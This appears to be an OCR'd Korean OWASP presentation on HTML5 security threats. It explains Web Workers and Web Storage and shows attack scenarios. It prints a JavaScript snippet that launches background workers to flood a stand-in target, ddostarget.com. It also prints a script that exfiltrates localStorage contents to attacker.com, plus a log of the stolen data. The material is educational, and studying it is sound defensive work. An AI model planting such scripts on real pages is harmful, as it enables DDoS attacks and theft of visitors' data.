HTML5 를 이용한 웹 기반 보안위협 (웹 소켓을 이용한 사설네트워크 정보수집)

OWASP
The Open Web Application Security Project

- 웹 소켓을 이용한 사설네트워크 정보수집 시나리오



OWASP
The Open Web Application Security Project

HTML5 를 이용한 웹 기반 보안위협 (웹 워커를 이용한 DDoS)

HTML5 를 이용한 웹 기반 보안위협 (웹 워커를 이용한 DDoS)

OWASP
The Open Web Application Security Project

- 개요
  - 브라우저는 페이지의 자바스크립트를 처리하기 위해 일반적으로 한 개의 쓰래드를 사용함
  - 이러한 방식은 자바스크립트 코드가 무거운 웹 어플리케이션을 구현 하는데 문제가 되기 시작함
  - “UI 블로킹” 을 대표적인 예로 들 수 있음
  - 오늘날의 브라우저는 웹 페이지를 보는 용도를 넘어서 어플리케이션의 플랫폼 역할을 하고 있기 때문에 이와 같은 문제들을 해결할 필요가 있음

HTML5 를 이용한 웹 기반 보안위협 (웹 워커를 이용한 DDoS)

OWASP
The Open Web Application Security Project

- 웹 워커?
  - 자바스크립트 코드를 백그라운드에서 독립적으로 실행 하도록 해주는 API
  - 백그라운드로 실행되는 쓰레드를 “워커” 라고 함
  - 다수의 워커는 운영체제의 멀티쓰레드와 유사한 개념이라고 볼 수 있음
  - 메인 페이지(워커를 생성한 부모페이지) 에 존재하는 windows 혹은 document 와 같은 DOM 객체에 대한 직접적인 접근이 불가능함
  - 메인 페이지의 쓰레드와 워커가 대화를 하기 위해서는 postMessage() 메써드를 사용해야 함

HTML5 를 이용한 웹 기반 보안위협 (웹 워커를 이용한 DDoS)

OWASP
The Open Web Application Security Project

메인 페이지의 DOM

메인 페이지를 처리하는 쓰레드

```
if(typeof(Worker)!=="undefined")
  {
  if(typeof(w)=="undefined")
  {
  w=new Worker("demo_workers.js");
  }
```

워커

UI 조작을 위한 DOM 접근

w.postMessage() 를 통한 데이터 전달

self.postMessage() 를 통한 데이터 전달

접근 불가능

HTML5 를 이용한 웹 기반 보안위협 (웹 워커를 이용한 DDoS)

- “메인 페이지를 처리하는 쓰레드에 독립적이며 백그라운드 형태로 실행된다” 는 웹 워커의 특징은 다양한 방식으로 악용될 수 있음

  ex. DDoS 공격

HTML5 를 이용한 웹 기반 보안위협 (웹 워커를 이용한 DDoS)

OWASP
The Open Web Application Security Project

- DDoS 공격에 사용되는 워커를 생성하는 코드

```
                                    …
<video controls=”controls” width=”640” height=”480”>
          <source src=”PSY-GANGNAM_STYLE.mp4” type=”video/mp4”/>
</video>

<script>
var w;
var y;
If(type(Worker)!==”undefined”)
{
                    w = new Worker(“ddos.js”); // 첫 번째 워커 생성
                    y = new Worker(“ddos.js”);  // 두 번째 워커 생성
}
</script>
                                    …
```

HTML5 를 이용한 웹 기반 보안위협 (웹 워커를 이용한 DDoS)

OWASP
The Open Web Application Security Project

- 워커에 의해 실행되는 자바스크립트 코드

```
                                        …
If (!xmlhttp && typeof XMLHttpRequest != ‘undefined’)
{
            xmlhttp = new XMLHttpRequest();
}
temp = http://www.ddostarget.com/index.php?p= + Math.random();
            // XHR 객체를 이용하여 “www.ddostarget.com” 에 HTTP 트래픽을
발생시킴
xmlhttp.open(“GET”, temp, true);
xmlhttp.sedn(null);
                                        …
```

HTML5 를 이용한 웹 기반 보안위협 (웹 워커를 이용한 DDoS)

OWASP
The Open Web Application Security Project

- 웹 워커를 이용한 DDoS 공격 시나리오

① 게시물 열람 및 링크클릭

② 동영상을 재생하면서 웹 워커 실행

③ 웹 워커에 의한 DDoS 트래픽 발생

victim's browser

victim's browser

victim's browser

```
<script>
        ...
If (!xmlhttp && typeof XMLHttpRequest != 'undefined')
{
    xmlhttp = new XMLHttpRequest();
}
Temp = http://www.ddostarget.com/index.php?p= + Math.random();
xmlhttp.open("GET", temp, true);
xmlhttp.send(null);
        ...
</script>
```

OWASP
The Open Web Application Security Project

HTML5 를 이용한 웹 기반 보안위협 (웹 스토리지 정보 탈취)

HTML5 를 이용한 웹 기반 보안위협 (웹 스토리지 정보 탈취)

OWASP
The Open Web Application Security Project

- 개요
  - 웹 스토리지(DOM 스토리지)는 클라이언트의 브라우저에 키-값 형태로 데이터를 저장하고 관리할 수 있도록 해주는 API
  - 현재 웹 상에서 많이 사용되고 있는 쿠키를 대체할 차세대 기술로 주목 받고 있음

HTML5 를 이용한 웹 기반 보안위협 (웹 스토리지 정보 탈취)

OWASP
The Open Web Application Security Project

- 웹 스토리지의 특징
  - 도메인당 평균적으로 5MB 정도의 공간을 지원함
  - HTTP 요청헤더에 데이터가 자동으로 포함되지 않음
  - 연관배열 형태의 데이터 접근 및 관리 메커니즘 제공
  - “로컬 스토리지”와 “세션 스토리지”로 나누어짐

HTML5 를 이용한 웹 기반 보안위협 (웹 스토리지 정보 탈취)


OWASP
The Open Web Application Security Project

- 로컬 스토리지 vs 세션 스토리지
  - 도메인마다 별도의 영역이 생성된다는 공통점을 가지고 있음
  - 유효범위와 생존기간 부분에서 차이점을 보임


HTML5 를 이용한 웹 기반 보안위협 (웹 스토리지 정보 탈취)

OWASP
The Open Web Application Security Project

세션 스토리지




로컬 스토리지



HTML5 를 이용한 웹 기반 보안위협 (웹 스토리지 정보 탈취)

OWASP
The Open Web Application Security Project



YouTube 의 경우 사용자의 재생목록, 재생화면크기, 볼륨 등의 설정관련 정보를 로컬 스토리지에 기록함

context-lxsn81SqU6E	{"data":"{₩"clickindex₩":3,₩"items₩":[{₩"type₩ …
yt-player-volume	{"volume":100,"nonNormalized":null,"muted":false} …

OWASP
The Open Web Application Security Project

- 웹 스토리지 인터페이스

```
interface Storage {
readonly attribute unsigned long length;
DOMString key(unsigned long index);
getter DOMString getItem(DOMString key);
setter creator void setItem(DOMString key, DOMString value);
delete void removeItem(DOMString key);
void clear();
};
```

HTML5 를 이용한 웹 기반 보안위협 (웹 스토리지 정보 탈취)

OWASP
The Open Web Application Security Project

- 브라우저의 웹 스토리지 데이터를 탈취하는 코드 예


```
var contents = “”;
if(localStorage.length)
{
        for(i in localStorage)
        {
                Contents += i+” : “+localStorage.getItem(i)+”₩n”;
        }
}
new Image().src =
‘http://www.attacker.com/getlocalstorage.php=’+encodeURIComponent
(contents);
```

HTML5 를 이용한 웹 기반 보안위협 (웹 스토리지 정보 탈취)

OWASP
The Open Web Application Security Project

- 브라우저의 웹 스토리지 데이터 탈취 시나리오

해당 사용자의 방문 회수, 최근 게시한 게시물의 제목 등을 로컬 스토리지에 기록하고 있음




```
root@bt:~# cat /tmp/getlocalstorage.txt
[192.168.5.1]
visit_cnt : 11
subject_2 : 관리자님 상품 구매 관련 질문입니다
post_cnt_max : 2
subject_3 : 상품 사용 후기 ...
subject_1 : 환불 요청합니다.
```

www.attacker.com

② 공격자에게 스토리지 데이터 전달

① 게시물 열람 및 악성 스크립트 실행

```
var contents = "";
if(localStorage.length)
{
    for(i in localStorage)
    {
        contents += i+" : "+localStorage.getItem(i)+"\n";
    }
}
new Image().src = 'http://www.attacker.com/getlocalstorage.php?contents=
```

References & Resources

OWASP
The Open Web Application Security Project

- Mario Heiderich's "HTML5 Security Cheatsheet"
  - http://heideri.ch/jso/
- Attack & Defense Lab
  - http://www.andlabs.org/
- Performing DDoS Attacks in a web page
  - http://lyric.im/performing-ddos-attacks-in-a-web-page/
- "HTML5 localstorage Attack Vectors & Security" by Shreeraj Shah
  - http://www.slideshare.net/fullscreen/shreeraj/html5-localstorage-attack-vectors/1

OWASP
The Open Web Application Security Project

Question?